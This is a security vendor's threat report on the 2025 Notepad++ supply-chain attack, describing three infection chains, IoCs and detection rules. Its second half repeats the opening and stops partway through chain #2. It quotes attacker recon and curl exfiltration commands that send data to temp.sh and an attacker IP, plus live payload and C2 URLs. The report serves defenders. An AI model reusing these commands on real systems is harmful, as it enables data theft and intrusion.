UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.
Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:
Individuals located in Vietnam, El Salvador, and Australia;
A government organization located in the Philippines;
A financial organization located in El Salvador;
An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1: late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
The file creates a directory named %appdata%\ProShow and sets it as the current directory;
It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
Drops the following files to the %appdata%\ProShow directory:
The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.
Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.
We have not further seen any infections leveraging chain #1 since early August 2025.
Chain #2: mid- and late September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
They changed the working directory to %APPDATA%\Adobe\Scripts;

They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:
Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.
The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txt
cmd /c tasklist >> a.txt
cmd /c systeminfo >> a.txt
cmd /c netstat -ano >> a.txt
Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:
Changed the system information upload URL to https://self-dns.it[.]com/list;
Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.
Chain #3: October 2025
In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
The Beacon configurations are encrypted with the XOR key CRAZY;
Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).
Return of chain #2 and changes in URLs: October 2025
In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
http://95.179.213[.]0/update/install.exe;
http://95.179.213[.]0/update/update.exe;
http://95.179.213[.]0/update/AutoUpdater.exe.
We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.
Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
Use the specific IoCs listed below to identify known malicious domains and files.
Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.
In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.
To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.
The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:
Indicators of compromise:
malicious URLs used to extract information from the targeted infrastructure;
malicious file names and hashes that were detected in this campaign.
Suspicious activity on the host:
unusual command lines specific to these attacks;
suspicious network activity from Notepad++ processes and an abnormal process tree;
traces of data collection, e.g. single-character file names.
Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.
We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.
For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.
UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.
Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:
Individuals located in Vietnam, El Salvador, and Australia;
A government organization located in the Philippines;
A financial organization located in El Salvador;
An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1: late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
The file creates a directory named %appdata%\ProShow and sets it as the current directory;
It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.
Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
Drops the following files to the %appdata%\ProShow directory:
The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.
Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.
We have not further seen any infections leveraging chain #1 since early August 2025.
Chain #2: mid- and late September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
They changed the working directory to %APPDATA%\Adobe\Scripts;
They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:
Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.
All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.
The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txt
cmd /c tasklist >> a.txt
cmd /c systeminfo >> a.txt
cmd /c netstat -ano >> a.txt
